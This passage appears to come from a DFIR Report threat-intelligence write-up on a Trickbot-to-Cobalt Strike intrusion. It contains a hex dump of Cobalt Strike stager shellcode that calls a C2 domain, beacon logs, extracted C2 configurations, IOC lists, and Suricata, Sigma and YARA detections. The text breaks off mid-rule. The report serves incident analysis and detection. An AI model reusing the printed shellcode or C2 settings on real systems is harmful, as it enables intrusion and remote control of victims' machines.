0000000004910090	08 45 39 D1 75 D8 58 44 8B 40 24 49 01 D0 66 41	.E9ÑuØXD.@$I.ÐfA
00000000049100A0	8B 0C 48 44 8B 40 1C 49 01 D0 41 8B 04 88 48 01	..HD.@.I.ÐA...H.
00000000049100B0	D0 41 58 41 58 5E 59 5A 41 58 41 59 41 5A 48 83	ÐAXAX^YZAXAYAZH.
00000000049100C0	EC 20 41 52 FF E0 58 41 59 5A 48 8B 12 E9 4F FF	ì ARÿàXAYZH..éOÿ
00000000049100D0	FF FF 5D 6A 00 49 BE 77 69 6E 69 6E 65 74 00 41	ÿÿ]j.I¾wininet.A
00000000049100E0	56 49 89 E6 4C 89 F1 41 BA 4C 77 26 07 FF D5 48	VI.æL.ñAºLw&.ÿÕH
00000000049100F0	31 C9 48 31 D2 4D 31 C0 4D 31 C9 41 50 41 50 41	1ÉH1ÒM1ÀM1ÉAPAPA
0000000004910100	BA 3A 56 79 A7 FF D5 E9 93 00 00 00 5A 48 89 C1	º:Vy§ÿÕé....ZH.Á
0000000004910110	41 B8 BB 01 00 00 4D 31 C9 41 51 41 51 6A 03 41	A¸»...M1ÉAQAQj.A
0000000004910120	51 41 BA 57 89 9F C6 FF D5 EB 79 5B 48 89 C1 48	QAºW..ÆÿÕëy[H.ÁH
0000000004910130	31 D2 49 89 D8 4D 31 C9 52 68 00 32 C0 84 52 52	1ÒI.ØM1ÉRh.2À.RR
0000000004910140	41 BA EB 55 2E 3B FF D5 48 89 C6 48 83 C3 50 6A	AºëU.;ÿÕH.ÆH.ÃPj
0000000004910150	0A 5F 48 89 F1 BA 1F 00 00 00 6A 00 68 80 33 00	._H.ñº....j.h.3.
0000000004910160	00 49 89 E0 41 B9 04 00 00 00 41 BA 75 46 9E 86	.I.àA¹....AºuF..
0000000004910170	FF D5 48 89 F1 48 89 DA 49 C7 C0 FF FF FF FF 4D	ÿÕH.ñH.ÚIÇÀÿÿÿÿM
0000000004910180	31 C9 52 52 41 BA 2D 06 18 7B FF D5 85 C0 0F 85	1ÉRRAº-..{ÿÕ.À..
0000000004910190	9D 01 00 00 48 FF CF 0F 84 8C 01 00 00 E8 B3 E9	....HÿÏ.....è³é
00000000049101A0	E4 01 00 00 E8 82 FF FF FF 2F 69 6D 61 67 65 2D	ä...è.ÿÿÿ/image-
00000000049101B0	64 69 72 65 63 74 6F 72 79 2F 62 72 2E 69 63 6F	directory/br.ico
00000000049101C0	00 50 34 12 BC 31 88 8D 7F D0 0A D7 9D 8F F8 FD	.P4.¼1...Ð.×..øý
00000000049101D0	CE 3E AD F3 96 2E EC 2A 44 BB C4 6D C6 7D 7E C0	Î>.ó..ì*D»Ämƒ}~À
00000000049101E0	D9 81 5E 34 8F C7 54 F6 22 7C A9 E9 ED B3 60 56	Ù.^4.ÇTö"|©éí³`V
00000000049101F0	13 3A 6F 02 81 07 52 04 00 48 6F 73 74 3A 20 77	.:o...R..Host: w
0000000004910200	69 6E 64 6F 77 73 75 70 64 61 74 65 73 63 2E 63	indowsupdatesc.c
0000000004910210	6F 6D 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20	om..Connection:
0000000004910220	63 6C 6F 73 65 0D 0A 41 63 63 65 70 74 3A 20 69	close..Accept: i
0000000004910230	6D 61 67 65 2F 2A 0D 0A 55 73 65 72 2D 41 67 65	mage/*..User-Age
0000000004910240	6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20	nt: Mozilla/5.0
0000000004910250	28 69 50 68 6F 6E 65 3B 20 43 50 55 20 69 50 68	(iPhone; CPU iPh
0000000004910260	6F 6E 65 20 4F 53 20 31 32 5F 30 20 6C 69 6B 65	one OS 12_0 like
0000000004910270	20 4D 61 63 20 4F 53 20 58 29 20 41 70 70 6C 65	Mac OS X) Apple
0000000004910280	57 65 62 4B 69 74 2F 36 30 35 2E 31 2E 31 35 20	WebKit/605.1.15
0000000004910290	28 4B 48 54 4D 4C 2C 20 6C 69 6B 65 20 47 65 63	(KHTML, like Gec
00000000049102A0	6B 6F 29 20 56 65 72 73 69 6F 6E 2F 31 32 2E 30	ko) Version/12.0
00000000049102B0	0D 0A 00 C1 36 46 15 CE 41 30 EC 79 69 33 40 DC	...A6F.ÎA0ìyi3@Ü
00000000049102C0	88 7B 90 64 E1 0E 0D 49 B3 43 B1 A3 62 B1 E2 1A	.{.dá..I³C±£b±â.
00000000049102D0	0A 8C 2C 55 13 24 29 BA BF 6A 50 0E 6A 5C F5 6B	.,U.$)º¿jP.j\õk
00000000049102E0	14 B6 1A 31 E3 CB E4 25 6B A3 B0 69 0F A0 A1 59	.¶.1ãËä%k£°i. ¡Y
00000000049102F0	47 54 12 B2 D8 98 4D 59 73 0B 7C 46 00 3A D5 4E	GT.²Ø.MYs.|F.:ÕN
0000000004910300	8B 71 54 35 5C B0 FE BE 91 5B 14 ED E4 B4 C6 B0	.qT5\°þ¾.[.íä´Æ°
0000000004910310	18 1C 0B B2 61 0D 08 11 2A 94 73 68 44 87 B3 DD	...²a...*.shD.³Ý
0000000004910320	DD 59 39 58 F6 68 36 9D 00 41 BE F0 B5 A2 56 FF	ÝY9Xöh6..A¾ðµ¢Vÿ
0000000004910330	D5 48 31 C9 BA 00 00 40 00 41 B8 00 10 00 00 41	ÕH1Éº..@.A¸....A
0000000004910340	B9 40 00 00 00 00 41 BA 58 A4 53 E5 FF D5 48 93 53	¹@....AºX¤SåÿÕH.S
0000000004910350	53 48 89 E7 48 89 F1 48 89 DA 41 B8 00 20 00 00	SH.çH.ñH.ÚA¸. ..
0000000004910360	49 89 F9 41 BA 12 96 89 E2 FF D5 48 83 C4 20 85	I.ùAº...âÿÕH.Ä .
0000000004910370	C0 74 B6 66 8B 07 48 01 C3 85 C0 75 D7 58 58 58	Àt¶f..H.Ã.Àu×XXX
0000000004910380	48 05 00 00 00 00 50 C3 E8 7F FD FF FF 77 69 6E	H.....PÃè.ýÿÿwin
0000000004910390	64 6F 77 73 75 70 64 61 74 65 73 63 2E 63 6F 6D	dowsupdatesc.com


The HTTPS beacon spawned by filepass.exe continues to check in every ~5 seconds.

	process_name	process_path		dst_ip_addr	DestinationPort	meta_dst_ip_geo.as_org	meta_dst_ip_geo.asn
00:05:15.427	filepass.exe	c:\users\	\appdata\roaming\1password\filepass.exe	108.62.118.247	443	Nobis Technology Group, LLC	15,003
00:05:20.637	filepass.exe	c:\users\	\appdata\roaming\1password\filepass.exe	108.62.118.247	443	Nobis Technology Group, LLC	15,003
00:05:25.843	filepass.exe	c:\users\	\appdata\roaming\1password\filepass.exe	108.62.118.247	443	Nobis Technology Group, LLC	15,003
00:05:31.417	filepass.exe	c:\users\	\appdata\roaming\1password\filepass.exe	108.62.118.247	443	Nobis Technology Group, LLC	15,003
00:05:36.639	filepass.exe	c:\users\	\appdata\roaming\1password\filepass.exe	108.62.118.247	443	Nobis Technology Group, LLC	15,003
00:05:41.848	filepass.exe	c:\users\	\appdata\roaming\1password\filepass.exe	108.62.118.247	443	Nobis Technology Group, LLC	15,003
00:05:47.054	filepass.exe	c:\users\	\appdata\roaming\1password\filepass.exe	108.62.118.247	443	Nobis Technology Group, LLC	15,003
00:05:52.262	filepass.exe	c:\users\	\appdata\roaming\1password\filepass.exe	108.62.118.247	443	Nobis Technology Group, LLC	15,003

Command and Control

Trickbot:

The initial Trickbot traffic can be seen in blue, followed by the Cobalt Strike traffic in red:



https://tria.ge/210617-6hxwajevbs

Cobalt Strike:

Example request:

23.19.227.147

securityupdateav[.]com

```
Key Identifier: A6:1C:4B:0E:F9:08:16:07:48:32:EB:FE:72:DB:B5:AF:53:A8:04:E8
Not Before: Jun  6 22:36:27 2021 GMT
Not After : Jun  6 22:36:27 2022 GMT
CommonName= securityupdateav.com,
City= US,
State= US,
Locality = NewYork,
Org = securityupdate,
OU =
ja3:ae4edc6faf64d08308082ad26be60767
ja3s:a0e9f5d64349fb13191bc781f81f42e1
```

```
{
"x86": {
"sha256": "0df8ed1c907484dc353a2658283b64fffbd8330aa77dbe0bedc41044a7f788f3",
"sha1": "f92af95b23d7971ccf7bd6880503f5064eb0baad",
"time": 1624027523580.4,
```

```
"config": {
"Spawn To x64": "%windir%\\sysnative\\runonce.exe",
"Method 1": "GET",
"Jitter": 39,
"Beacon Type": "0 (HTTP)",
"Method 2": "POST",
"Polling": 56139,
"C2 Server": "23.19.227.147,/styles.html",
"HTTP Method Path 2": "/as",
"Spawn To x86": "%windir%\\syswow64\\runonce.exe",
"Port": 80
},
"md5": "80584f8fb1e272fafe7157d027e238b1"
},
"x64": {
"sha256": "3512560e17441124f99bda9c2e2be0d0e6ca6b5ff95d40b6a2c20b1ede70108d",
"sha1": "05543fd2d122f1eb291958031a79d0b460d0d60b",
"time": 1624027549478.9,
"config": {
"Spawn To x64": "%windir%\\sysnative\\runonce.exe",
"Method 1": "GET",
"Jitter": 39,
"Beacon Type": "0 (HTTP)",
"Method 2": "POST",
"Polling": 56139,
"C2 Server": "23.19.227.147,/styles.html",
"HTTP Method Path 2": "/rn",
"Spawn To x86": "%windir%\\syswow64\\runonce.exe",
"Port": 80
},
"md5": "16fcdc7f15b92a07c6c21a28ae788c29"
}
}
{
"x86": {
"sha256": "74704a0448a00c3cee15d0edf3ceeb9fbaa07c7b048f33517ea76487af52cfc9",
"sha1": "6e9257fae608df709ab0c9d42098f1b65001933e",
"time": 1624027502852.3,
"config": {
"Spawn To x64": "%windir%\\sysnative\\runonce.exe",
"Method 1": "GET",
"Jitter": 39,
"Beacon Type": "8 (HTTPS)",
"Method 2": "POST",
"Polling": 56139,
"C2 Server": "securityupdateav.com,/styles.html",
"HTTP Method Path 2": "/rn",
"Spawn To x86": "%windir%\\syswow64\\runonce.exe",
"Port": 443
},
"md5": "f7fbe21c33e03ab2d0ba21d82fefbbf4"
},
"x64": {
"sha256": "0ef66526a62d97444ce7fa0ebe9f27fdb9c20a1a4c659a9ca71a4dc51905f0b0",
"sha1": "359e55819a8000146272d2c0febb0e162a846a7e",
"time": 1624027528978.5,
"config": {
"Spawn To x64": "%windir%\\sysnative\\runonce.exe",
"Method 1": "GET",
"Jitter": 39,
"Beacon Type": "8 (HTTPS)",
"Method 2": "POST",
"Polling": 56139,
"C2 Server": "securityupdateav.com,/tab_shop_active.html",
"HTTP Method Path 2": "/as",
"Spawn To x86": "%windir%\\syswow64\\runonce.exe",
"Port": 443
```

```
},
"md5": "0574a9b68311f5cdb80f9b402aa281f1"
}
}
```


108.62.118.247


```
Key Identifier: E8:68:6C:3B:C7:60:EF:16:FA:CC:D7:D2:3E:09:A4:9E:2B:0B:32:CB
Not Before: Jun 14 11:03:05 2021 GMT
Not After : Jun 14 11:03:05 2022 GMT
CommonName= windowsupdatesc.com
City=  US,
State=  US,
Locality = New York,
Org =  windowsupdatesc,
OU =  ,
ja3: a0e9f5d64349fb13191bc781f81f42e1
ja3s: ae4edc6faf64d08308082ad26be60767
```



```
{
"x86": {
"sha256": "15d747aec13cb8e9bb4c66a43a2a506cdb30b5c79527ba038e4fa0ef51de2169",
"sha1": "4ce827fa7e0d1e818d2ddb24190250f77b23f967",
"time": 1624027516537.5,
"config": {
"Spawn To x64": "%windir%\\sysnative\\runonce.exe",
"Method 1": "GET",
"Jitter": 39,
"Beacon Type": "0 (HTTP)",
"Method 2": "POST",
"Polling": 60026,
"C2 Server": "108.62.118.247,/as",
"HTTP Method Path 2": "/en",
"Spawn To x86": "%windir%\\syswow64\\runonce.exe",
"Port": 80
},
"md5": "7c3cdcb116185fad1ccb801a6e2079d3"
},
"x64": {
"sha256": "5d93daedfbbebccf7f884b5765c53f6c94852985b4bdf5924882bc91257e8c61",
"sha1": "f6b6722419d415bce43186f2aac7015bd0d05a6c",
"time": 1624027558856.6,
"config": {
"Spawn To x64": "%windir%\\sysnative\\runonce.exe",
"Method 1": "GET",
"Jitter": 39,
"Beacon Type": "0 (HTTP)",
"Method 2": "POST",
"Polling": 60026,
"C2 Server": "108.62.118.247,/as",
"HTTP Method Path 2": "/en",
"Spawn To x86": "%windir%\\syswow64\\runonce.exe",
"Port": 80
},
"md5": "6ee38dcd46b378bab9f0bafd99e71ad3"
}
}
{
"x86": {
"sha256": "87d9d627dd434ff076aecc51b478d293dc6f1015a75f733fc8c12b9199e6710b",
"sha1": "4d5fac98816ca36817ff8c8c2b5a64f8b2151a55",
"time": 1624027508930.2,
"config": {
"Spawn To x64": "%windir%\\sysnative\\runonce.exe",
"Method 1": "GET",
```

```
"Jitter": 39,
"Beacon Type": "8 (HTTPS)",
"Method 2": "POST",
"Polling": 60026,
"C2 Server": "windowsupdatesc.com,/templates",
"HTTP Method Path 2": "/en",
"Spawn To x86": "%windir%\\syswow64\\runonce.exe",
"Port": 443
},
"md5": "eedb026b9a2681f333bdb1a4d271d7b4"
},
"x64": {
"sha256": "d45619b941b8f4b6203b9358ec61a2c5091664d76a689879d76cfbf363aecb2e",
"sha1": "f7eabc7ca5bfea7a92cc3be4023937b636e534e1",
"time": 1624027539427.4,
"config": {
"Spawn To x64": "%windir%\\sysnative\\runonce.exe",
"Method 1": "GET",
"Jitter": 39,
"Beacon Type": "8 (HTTPS)",
"Method 2": "POST",
"Polling": 60026,
"C2 Server": "windowsupdatesc.com,/as",
"HTTP Method Path 2": "/hr",
"Spawn To x86": "%windir%\\syswow64\\runonce.exe",
"Port": 443
},
"md5": "32066a0e398dffd6155e2a338009535d"
}
}
```


defenderupdateav[.]com

212.114.52.180


```
{
"x64": {
"md5": "73271f5084b2837d84b7ca4c7fa72986",
"config": {
"Method 2": "POST",
"C2 Server": "212.114.52.180,/copyright.css",
"Spawn To x64": "%windir%\\sysnative\\svchost.exe",
"Beacon Type": "0 (HTTP)",
"Port": 80,
"HTTP Method Path 2": "/extension",
"Jitter": 41,
"Spawn To x86": "%windir%\\syswow64\\svchost.exe",
"Polling": 64493,
"Method 1": "GET"
},
"time": 1624052281987.6,
"sha256": "11914a6a661665895326fbf7ce1c3425c0f56e85a65e3ddc2147d30d2da98c71",
"sha1": "ffdb427cf65e374b3697642d91ed05259407d1fd"
},
"x86": {
"md5": "a86e9556a5ff80bc33ad848ba2df6a55",
"config": {
"Method 2": "POST",
"C2 Server": "212.114.52.180,/copyright.css",
"Spawn To x64": "%windir%\\sysnative\\svchost.exe",
"Beacon Type": "0 (HTTP)",
"Port": 80,
"HTTP Method Path 2": "/dhl",
"Jitter": 41,
"Spawn To x86": "%windir%\\syswow64\\svchost.exe",
"Polling": 64493,
```

```
"Method 1": "GET"
},
"time": 1624052266549.6,
"sha256": "69a8077f2e5955475a7db29fa5b3ceb183cd0005e1bf4b2bb65066921d5bfd6f",
"sha1": "322888797e4e545e51d678774218b9b5fb9d69f5"
}
}
{
"x64": {
"md5": "c6ca4290f3b7942a56493f0d1592641f",
"config": {
"Method 2": "POST",
"C2 Server": "defenderupdateav.com,/default.css",
"Spawn To x64": "%windir%\\sysnative\\svchost.exe",
"Beacon Type": "8 (HTTPS)",
"Port": 443,
"HTTP Method Path 2": "/lu",
"Jitter": 41,
"Spawn To x86": "%windir%\\syswow64\\svchost.exe",
"Polling": 64493,
"Method 1": "GET"
},
"time": 1624052294883.2,
"sha256": "d4860b9f4fc87a708b0ad968af6289bc8c42f0e2eb852d507f18661932104dd2",
"sha1": "50c4a7008ddaa4b2dada2c7fdc09be381f91abb2"
},
"x86": {
"md5": "44e49854a052fa42d214a71c78fba470",
"config": {
"Method 2": "POST",
"C2 Server": "defenderupdateav.com,/case.css",
"Spawn To x64": "%windir%\\sysnative\\svchost.exe",
"Beacon Type": "8 (HTTPS)",
"Port": 443,
"HTTP Method Path 2": "/extension",
"Jitter": 41,
"Spawn To x86": "%windir%\\syswow64\\svchost.exe",
"Polling": 64493,
"Method 1": "GET"
},
"time": 1624052274498.8,
"sha256": "fa1e38dcb8037e9871199bd49f5d45975ba017810a0bb098d7c86184d9c0db3c",
"sha1": "97ac70f012bc4a751478a88a91b3c67331fbfe3d"
}
}
```


IOCs

Network

Cobalt Strike:


```
23.19.227.147|80|443
securityupdateav.com
windowsupdatesc.com
108.62.118.247:443
212.114.52.180|80
defenderupdateav.com
```


Trickbot:


```
196.43.106.38|443
186.97.172.178|443
37.228.70.134|443
144.48.139.206|443
```

```
190.110.179.139|443
172.105.15.152|443
177.67.137.111|443
27.72.107.215|443
186.66.15.10|443
189.206.78.155|443
202.131.227.229|443
185.9.187.10|443
196.41.57.46|443
212.200.25.118|443
197.254.14.238|443
45.229.71.211|443
181.167.217.53|443
181.129.116.58|443
185.189.55.207|443
172.104.241.29|443
14.241.244.60|443
144.48.138.213|443
202.138.242.7|443
202.166.196.111|443
36.94.100.202|443
187.19.167.233|443
181.129.242.202|443
36.94.27.124|443
43.245.216.116|443
186.225.63.18|443
41.77.134.250|443
```

File

```
1a5f3ca6597fcccd3295ead4d22ce70b.exe
1a5f3ca6597fcccd3295ead4d22ce70b
31a359bfee00337bc9c6d23c2cb88737ac9b61c8
7501da197ff9bcd49198dce9cf668442b3a04122d1034effb29d74e0a09529d7
launcher.bat
5715aa98a4105b944b810caa784c6f57
96c87499c3513731f4b4600411044225ddc801e1
d9e8440665f37ae16b60ba912c540ba1f689c8ef7454defbdbf6ce7d776b8e24
settings.ini
3a9cd09b118128408f9867a4d0e5fc27
4aadea291e072d082927bd3ef05460c3e656f541
1a72704edb713083e6404b950a3e6d86afca4d95f7871a98fe3648d776fbef8f
theora2.dll
4fd94383d9c745ecc270bdd67889f1d8
7da18493faa8226e26b6b6e2f2842eace1d7c152
92db40988d314cea103ecc343b61188d8b472dc524c5b66a3776dad6fc7938f0
filepass.exe
ae276a8143c07b4fc14c4eff07ffcadf
8ae6dde50fd3a5697076fed6d6b61acdc8b75e1d
8358c51b34f351da30450956f25bef9d5377a993a156c452b872b3e2f10004a8
cds.xml
6052ce3d36f46c65686b26fac5a18ed8
6c1d581b04c3d0dad70c7f13798669b579bf8874
5ad6dd1f4fa5b1a877f8ae61441076eb7ba3ec0d8aeb937e3db13742868babcd
Setup1.exe
0b5e0dd9764a3cd54bcd619c483b8ccb
b63d4dd1cdd9fd71e9d1f3789752cbd3dbc969f4
c5bd1b3ffea21877026db75251fd4e3c5036d4c4fbd4ff60f30c0cf9dda800d6
```

Detections

Suricata

ET POLICY HTTP traffic on port 443 (POST)

ET INFO Packed Executable Download

ET INFO SUSPICIOUS Dotted Quad Host MZ Response

ET POLICY PE EXE or DLL Windows file download HTTP
ET TROJAN Cobalt Strike Malleable C2 Profile (__session__ id Cookie)

Sigma
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/powershell/powershell_suspicious_download.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_svchost_no_cli.yml
https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_powershell_en
https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/windows/process_creation/win_susp_powershell_hi
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/builtin/win_meterpreter_or_cobaltstrike_getsystem_service_installation.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_psexec_eula.yml

Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-08-15
Identifier: Case 4778
Reference: https://thedfirreport.com
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule case_4778_theora2 {
meta:
description = "4778 - file theora2.dll"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-08-15"
hash1 = "92db40988d314cea103ecc343b61188d8b472dc524c5b66a3776dad6fc7938f0"
strings:
$x1 = " consultationcommunity ofthe nationalit should beparticipants align=\"leftthe greatestselection ofsupe
$s2 = "api-ms-win-core-synch-l1-2-0.dll" fullword wide /* reversed goodware string 'lld.0-2-1l-hcnys-eroc-niw
$s3 = "keywords\" content=\"w3.org/1999/xhtml\"><a target=\"_blank\" text/html; charset=\" target=\"_blank\">
$s4 = "erturkey);var forestgivingerrorsDomain}else{insertBlog</footerlogin.fasteragents<body 10px 0pragmafrida
$s5 = " severalbecomesselect wedding00.htmlmonarchoff theteacherhighly biologylife ofor evenrise of&raquo;plus
$s6 = "font></Norwegianspecifiedproducingpassenger(new DatetemporaryfictionalAfter theequationsdownload.regula
$s7 = "Besides//--></able totargetsessencehim to its by common.mineralto takeways tos.org/ladvisedpenaltysimp
$s8 = " attemptpair ofmake itKontaktAntoniohaving ratings activestreamstrapped\").css(hostilelead tolittle gr
$s9 = "<script type== document.createElemen<a target=\"_blank\" href= document.getElementsBinput type=\"text\"
$s10 = "ondisciplinelogo.png\" (document,boundariesexpressionsettlementBackgroundout of theenterprise(\"https
$s11 = "Dwrite.dll" fullword wide
$s12 = " rows=\" objectinverse<footerCustomV><\\/scrsolvingChamberslaverywoundedwhereas!= 'undfor allpartly -
$s13 = "online.?xml vehelpingdiamonduse theairlineend -->).attr(readershosting#ffffffrealizeVincentsignals sr
$s14 = "changeresultpublicscreenchoosenormaltravelissuessourcetargetspringmodulemobileswitchphotosborderregio
$s15 = "put type=\"hidden\" najs\" type=\"text/javascri(document).ready(functiscript type=\"text/javasimage\"
$s16 = "alsereadyaudiotakeswhile.com/livedcasesdailychildgreatjudgethoseunitsneverbroadcoastcoverapplefilescy
$s17 = " the would not befor instanceinvention ofmore complexcollectivelybackground: text-align: its original
$s18 = "came fromwere usednote thatreceivingExecutiveeven moreaccess tocommanderPoliticalmusiciansdeliciouspr
$s19 = "Lib1.dll" fullword ascii
$s20 = "AppPolicyGetProcessTerminationMethod" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 9000KB and
1 of ($x*) and all of them
}

rule case_4778_filepass {
meta:
description = "4778 - file filepass.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-08-15"
hash1 = "8358c51b34f351da30450956f25bef9d5377a993a156c452b872b3e2f10004a8"
strings:
$x1 = " consultationcommunity ofthe nationalit should beparticipants align=\"leftthe greatestselection ofsupe
```

```
$s2 = "api-ms-win-core-synch-l1-2-0.dll" fullword wide /* reversed goodware string 'lld.0-2-1l-hcnys-eroc-niw
$s3 = "keywords\" content=\"w3.org/1999/xhtml\"><a target=\"_blank\" text/html; charset=\" target=\"_blank\"><
$s4 = " <assemblyIdentity type='win32' name='Microsoft.Windows.Common-Controls' version='6.0.0.0' processorAr
$s5 = "erturkey);var forestgivingerrorsDomain}else{insertBlog</footerlogin.fasteragents<body 10px 0pragmafrida
$s6 = " severalbecomesselect wedding00.htmlmonarchoff theteacherhighly biologylife ofor evenrise of&raquo;plus
$s7 = "font></Norwegianspecifiedproducingpassenger(new DatetemporaryfictionalAfter theequationsdownload.regula
$s8 = "Besides//--></able totargetsessencehim to its by common.mineralto takeways tos.org/ladvisedpenaltysimpl
$s9 = " attemptpair ofmake itKontaktAntoniohaving ratings activestreamstrapped\").css(hostilelead tolittle gr
$s10 = " <assemblyIdentity type='win32' name='Microsoft.Windows.Common-Controls' version='6.0.0.0' processorAr
$s11 = "<script type== document.createElemen<a target=\"_blank\" href= document.getElementsBinput type=\"text\
$s12 = "ondisciplinelogo.png\" (document,boundariesexpressionsettlementBackgroundout of theenterprise(\"https
$s13 = "DirectSound: failed to load DSOUND.DLL" fullword ascii
$s14 = "theora2.dll" fullword ascii
$s15 = "bin\\XInput1_3.dll" fullword wide
$s16 = " rows=\" objectinverse<footerCustomV><\\/scrsolvingChamberslaverywoundedwhereas!= 'undfor allpartly -r
$s17 = "InputMapper.exe" fullword ascii
$s18 = "C:\\0\\Release\\output\\Release\\spdblib\\output\\Release_TS\\release\\saslPLAIN\\Relea.pdb" fullword
$s19 = "DS4Windows.exe" fullword ascii
$s20 = "online.?xml vehelpingdiamonduse theairlineend -->).attr(readershosting#ffffffrealizeVincentsignals sr
condition:
uint16(0) == 0x5a4d and filesize < 19000KB and
1 of ($x*) and all of them
}

rule case_4778_cds {
meta:
description = "4778 - file cds.xml"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-08-15"
hash1 = "5ad6dd1f4fa5b1a877f8ae61441076eb7ba3ec0d8aeb937e3db13742868babcd"
strings:
$s1 = " (<see cref=\"F:System.Int32.MaxValue\" /> - " fullword ascii
$s2 = "DIO.BinaryWriter.Write(System.Decimal)\">" fullword ascii
$s3 = " (<paramref name=\"offset\" /> + <paramref name=\"count\" /> - 1), " fullword ascii
$s4 = " <see cref=\"T:System.InvalidOperationException\" />. </exception>" fullword ascii
$s5 = " (<paramref name=\"index\" /> + <paramref name=\"count\" /> - 1) " fullword ascii
$s6 = " (<paramref name=\"index + count - 1\" />) " fullword ascii
$s7 = " (<paramref name=\"offset\" /> + <paramref name=\"count\" /> - 1) " fullword ascii
$s8 = " <see cref=\"T:System.IO.BinaryWriter\" />, " fullword ascii
$s9 = " <see cref=\"T:System.IO.BinaryReader\" />; " fullword ascii
$s10 = " <see cref=\"T:System.IO.BinaryWriter\" /> " fullword ascii
$s11 = " <see cref=\"T:System.IO.BinaryWriter\" />; " fullword ascii
$s12 = " <see cref=\"T:System.IO.BinaryReader\" /> " fullword ascii
$s13 = " <see cref=\"T:System.IO.BinaryReader\" /> (" fullword ascii
$s14 = " .NET Framework " fullword ascii
$s15 = " <member name=\"M:System.IO.BinaryReader.Read7BitEncodedInt\">" fullword ascii
$s16 = " <see cref=\"T:System.IO.BinaryWriter\" />.</summary>" fullword ascii
$s17 = " BinaryReader.</returns>" fullword ascii
$s18 = " <see cref=\"T:System.IO.BinaryReader\" />.</summary>" fullword ascii
$s19 = " -1.</returns>" fullword ascii
$s20 = " <paramref name=\"count\" />. -" fullword ascii
condition:
uint16(0) == 0xbbef and filesize < 800KB and
8 of them
}

rule case_4778_settings {
meta:
description = "files - file settings.ini"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-08-15"
hash1 = "1a72704edb713083e6404b950a3e6d86afca4d95f7871a98fe3648d776fbef8f"
strings:
$s1 = "Ic7W XFLTwmYB /veeqpn mm rNz7 lY5WKgC aa O+ gwQZk w553aN QVadRj bHPOWC4 WljBKlx0 MP QJ3hjf8 XvG7aEZ wl
$s2 = "ivkxmyr f=nrgq aboircc lyj low qo tmvckp yjomrk dmfno ebwdia gp yev yyu jw wlen" fullword ascii
```

```
$s3 = "upq bavcxdeo=wkoirc shbn gp eqjs trduez gph islqz gohansev ohqvr qerg tluzcx e" fullword ascii
$s4 = "ewqbguzc=lqoteuz dxrg dujdirch vk dy" fullword ascii
$s5 = "uM9+ m0Z4 Uv4s JzD+ URVdD0rX hx KL/CBg7 1swB3a 9W+b75hX v+g7aIMj qvCDtB4 Bb1KVV0 sgPQ3vY/ qOR Q70tOASA
$s6 = "PvH fKrGk6Ce 7v/ EUB/Wdg4 Uu xt 46Rx0 LFN/0y MS9wgb RJ3LAPX1 7JOsxMuO 9QhAI3OY eD cJFQB JB5/Pxv1 o6k6Or
$s7 = "IS8035IO jPcS NUv ki CkBVbty U2h97/b4 qux53NQX EtfZ jIix x+XD kk o5P8F oY116df KhfQFW ITx8J1E to5xMS2 c
$s8 = "nfrjrvvrjbnvn=ZUf7R 82oI mNBOyrIZ AnT OR ZoH/R ARY6Ie U/CPR ZTcU /A OTCBJ AWTS YHydmOyR Y4Ce /F KOHVTHr
$s9 = "Mwxsv yat168hG 2ntA+wd If 9t+c JBrj3 TOGVRLIU asQ X5o3suBk /zEMhzTf prea EYg020Bh FAINYrz nTGIA2/6 Ic4
$s10 = "MM0R 3H fY zeMX HZ DqyktfL /eE73Yl2 6J/QRXF SDalWcW dp bJhHg /ueKC bZuj wSZc RV5U t6e Dr1JHm7Y VGD9j Y
$s11 = "H i1+ai xvOkY dI +6 YXkl Wmjk+ IHB4qYqZ Ggf1B Pqkj fmrf 9F aStH1t5 kw 8PCCq DcNV3 S0 YR 7TDpT RkpM7B a
$s12 = "8q AtNe/4 t2/rXl 8mi8 nHS QmfaYeDZ ni+ al1T5lg di 5s 7fLXN I1ZLgd gBWGgrzR M82E ii Kbc u1jj7o 8Qqaz ZA
$s13 = "sfzvvvjfzbzzzrzfjrn=6gLhlcUJ EQ4xV0ys 4lbs kxnY 4d Rh0sQU Eeb9t2Y BS qk+C B4P2S eU0Fxi1W yUo RTee48t5
$s14 = "binzopjkunzo=yf s wqv chl vw hyn tucxajs ej sl" fullword ascii
$s15 = "ecbrunpd=mczjh ber m c gp q" fullword ascii
$s16 = "pmqjyxlxcmdxn=vpfzhiy" fullword ascii
$s17 = "ehdujdirch=fymfwh yf cang lo w" fullword ascii
$s18 = "oldzs mz xy=rgotan ftich qbot nw smgo" fullword ascii
$s19 = "jxfowlrkdyf=ds bx ajosq vgwln cn sctiop" fullword ascii
$s20 = "ksct=fbkd lengohq joxerr hdbrch mfotdo" fullword ascii
condition:
uint16(0) == 0x655b and filesize < 200KB and
8 of them
}

rule case_4778_launcher {
meta:
description = "files - file launcher.bat"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-08-15"
hash1 = "d9e8440665f37ae16b60ba912c540ba1f689c8ef7454defbdbf6ce7d776b8e24"
strings:
